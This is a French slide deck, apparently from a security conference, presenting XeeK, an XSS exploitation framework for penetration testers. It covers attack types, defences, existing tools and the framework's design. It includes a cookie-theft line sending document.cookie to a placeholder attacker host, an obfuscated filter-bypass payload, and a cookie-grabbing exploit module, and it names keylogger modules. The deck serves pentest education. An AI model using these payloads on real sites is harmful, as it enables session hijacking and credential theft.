

# XSS Easy Exploitation Kernel

Framework d'exploitation pour pentesters

Emilien Girault (Trance)

[trance@ghostsinthestack.org](mailto:trance@ghostsinthestack.org) / [e.girault@sysdream.com](mailto:e.girault@sysdream.com)

Twitter : [@emiliengirault](https://twitter.com/emiliengirault)

[www.segmentationfault.fr](http://www.segmentationfault.fr) / [www.ghostsinthestack.org](http://www.ghostsinthestack.org)

# Introduction (1/2)

- XSS, ou « Cross Site Scripting »
  - Vulnérabilité Web probablement la plus (mal) connue
    - Classée 1<sup>ère</sup> au Top 10 OWASP en 2007
    - 2<sup>ème</sup> en 2010
  - Permet d'injecter et exécuter du code non prévu sur un navigateur Web
    - HTML, JavaScript
    - Flash, Java, PDF ou autre langage reconnu par le client
    - ➔ Exploitation nécessitant une ou des victime(s)

*« XSS is the new buffer overflow, JavaScript malware is the new shellcode »*

Jeremiah Grossman dans son livre *XSS Attacks* (2007)

# Introduction (2/2)

- Faille très fréquente en test d'intrusion
- Pourtant, peu exploitée en pratique
  - Exploits spécifiques
  - Compatibilité des navigateurs
  - Outils existants mais pas toujours adaptés



# Plan

- Etat de l'art
  - Techniques d'exploitation
  - Protections et limites
  - Outils existants
- Le projet XeeK
  - Architecture
  - Démo
  - Bilan

# Types d'attaques XSS (1/2)

- XSS volatiles ou réfléchives
    - Principe
      - Injection dans un paramètre GET ou POST
      - Le paramètre est renvoyé tel quel par le serveur
    - Exemple
      - `http://victim.com/page.php?search=<script>[code malveillant]</script>`
    - Exploitation en pratique
      - Envoi d'un lien malveillant
      - Social engineering, phishing
- « There is no patch for human stupidity »*

# Types d'attaques XSS (2/2)

- XSS persistantes
  - Principe
    - Le code est injecté dans une BDD ou un fichier
    - Inclusion de ce code sur une autre page
  - Exemple et exploitation
    - Injection d'un script dans un post sur un réseau social
    - Affichage de la page résultante → exécution du script
  - Avantage
    - Plus besoin de lien malveillant, une simple visite suffit
- Variantes
  - DOM, cookies, images...
    - Cf articles de Pierre Gardenat, [SSTIC 2009](#) et [MISC n°49](#)

# Exploitations (1/2)

- Vol de session

```
window.location = "http://hacker.com/log.php?cookie="+document.cookie;
```

- Phising / Social Engineering
  - Affichage d'un formulaire de login
- XSRF – *Cross Site Request Forgery*
  - Déclenchement d'actions à l'insu de la victime
  - Cas particulier : *Drive by pharming*
- Keylogging
- Scan de port sur réseau local ou distant

# Exploitations (2/3)

- Contournement de la *Same Origin Policy*
  - Balise `<script>` rafraîchie périodiquement
- Récupération du contenu des pages (Ajax)
- Botnet
  - Déni de service distribué
- Installation d'extension ou de plugin
  - Nécessite une action utilisateur (SE)

# Exploitations (3/3)

- Exploitation de failles applicatives
  - Navigateur ou plugins (Java / Flash / Adobe Reader...)
  - ➔ Evasion / Escalade de privilèges
- Mais aussi...
  - Clickjacking, tabnabbing, etc.


# Protections et limites

- Protections
  - Côté serveur
    - Filtrage / échappement de variables
    - IDS / Web Application Firewalls (ex: [PHPIDS](#))
  - Côté client
    - Filtres : IE8, Chrome, Safari, Firefox (NoScript)
    - Isolation par sandbox : IE8, Chrome
- Limites
  - Polymorphisme, bugs des navigateurs, et spécificités HTML 5 [1]
  - Ex: `([$=[$=[]])[(___=!$+$)[_=-~--~--~$]+({}+$)[_/_]+($$=( $ _ =!' '+$)[_/_]+$_[+$]))( ) [___[_/_]+_ _[_+~$]+$_[_]+$$](_/_)-> alert(1)`

[1] Cf <http://ha.ckers.org/xss.html> et <http://heideri.ch/jso/>

# Outils (1/3)

- BeEF [1]
  - Envoi de commandes aux victimes en temps réel
- ☺ Nombreux modules
  - Intégration avec Metasploit
- ☹ Pas de BDD
- ☹ Pas de séparation serveur / UI



[1] <http://www.bindshell.net/tools/beef/>

# Outils (2/3)

- XSS Shell et XSS Tunnel [2]


- Transforme le navigateur victime en proxy HTTP

- ☺ Client graphique

- ☹ Non portable

- ASP .NET, Windows

- Fusionné avec BeEF ?



[2] <http://labs.portcullis.co.uk/application/xssshell/>

# Outils (3/3)

- Browser Rider [3]
  - ☺ Framework intéressant, obfuscateurs
  - ☹ Plus supporté (?)
    - Fusionné avec BeEF ?
- Backframe [4]
  - ☹ Plus supporté


[3] <http://www.engineeringforfun.com/browserrider.html>

[4] <http://www.gnucitizen.org/blog/backframe/>

# XeeK – Cahier des charges

- Outil utilisable en pentest
  - Notion de projet (« audit »)
- Framework évolutif
  - Ajout de nouveaux modules
- Compatible avec tous les navigateurs « récents »
  - Même IE 6... car toujours très utilisé ☹
- Interopérable
  - Séparation serveur / interface utilisateur (➔ API)
  - Base de données ➔ Export possible
- Libre et portable


# Architecture coté serveur



# Technologies

- BDD
  - MySQL
- Core, API, RPC
  - PHP  $\geq$  5.3 ([\*late static bindings\*](#))
  - Framework ORM fait maison
- Agent : infection des victimes
  - JavaScript, AJAX (+ cross domain), VBScript (IE)
- API : Web service
  - JSON : light et suffisant
- Interface utilisateur
  - Python  $\geq$  2.5
  - Potentiellement tout autre langage...

# Classes (côté serveur)



# Interface : Xeeekconsole

- Mode texte
  - Potentiellement scriptable
- Fortement inspirée de msfconsole ([Metasploit](#))
- Auto-complétion (Linux only) et aide en ligne
- Actions basiques
  - Création d'audits
  - Ajout d'exploits
  - Consultation des audits, sessions, exploits, etc.

# Exploits – côté serveur

- Un exploit = un fichier .js

```
modules/
```

```
`- exploits/
```

```
|-- cookies.js //Vole les cookies
```

```
|-- fetch.js //Fetch une URL et récupère le résultat
```

```
|-- finger/
```

```
| |-- plugins.js //Détece les plugins du navigateur
```

```
| `-- screen.js //Détece la résolution
```

```
|-- helloworld.js //alert(« Hello world »)
```

```
|-- iframe.js //Encapsulation dans une iframe
```

```
`-- keylog/
```

```
|-- dumb.js //Keylogger basique
```

```
`-- form_hijack.js //Hijacker de formulaires
```

# Exemple d'exploit : cookies.js

```
/*
 * Name: Cookie grabber
 * Description: Get current cookies.
 * Author: Emilien Girault
 * Version: 1.0
 *
 * Parameters:
 */
CREATE_XEEK_EXPLOIT ({

    //Send the current cookies to the server
    run: function(token, params) {
        XEEKAgent.saveResult(token, { "cookies": document.cookie});
    }

});
```


# Démo : Xeeekconsole

- Scénario : prise de contrôle d'un Wordpress
  - Plugin NextGen Gallery 1.5.0 vulnérable
- Création d'un audit
- Ajout d'exploits
  - Cookies
  - Keyloggers
- Suivi en temps réel des victimes et résultats
  - Récupération du mot de passe admin

# Xeekproxy

- Proxy relayant des requêtes HTTP à une victime
  - Utilise le module XeeK fetch.js
- Basé sur BaseHTTPServer (module Python)
  - Protocole HTTP déjà implémenté 😊
  - Surcharge des méthodes do\_GET(), do\_POST()...
- Récupère les contenus texte uniquement
  - Récupère le reste (images, etc) sans proxy

# Xeekproxy – Schéma



# Démo : Xeeekproxy

- Connexion en administrateur
- Ajout d'un utilisateur admin dans l'interface

# TODO List

- Nouveaux modules
- Optimisation, correction de bugs
- Multi-utilisateur → traçabilité, aspect collaboratif
  - Authentification
- Chaînes d'exploits
  - Listes préconfigurées d'exploits à enchaîner
- Interface graphique
  - Client lourd, extension Firefox ?
- Obfuscation d'exploits JS, bypass de filtres anti-XSS
- Génération de rapports

# Conclusion

- 😊 Framework extensible
  - Ajout de modules, d'exploits, d'UIs compatibles
- 😊 Documentation
  - Commentaires omniprésents (in English!)
  - Génération avec Doxygen
- 😊 Utilisable de façon minimale
- 😐 Peu de modules (patience...)
- 😊 Version 0.1 beta publiée sur

<http://www.segmentationfault.fr/>

Questions ?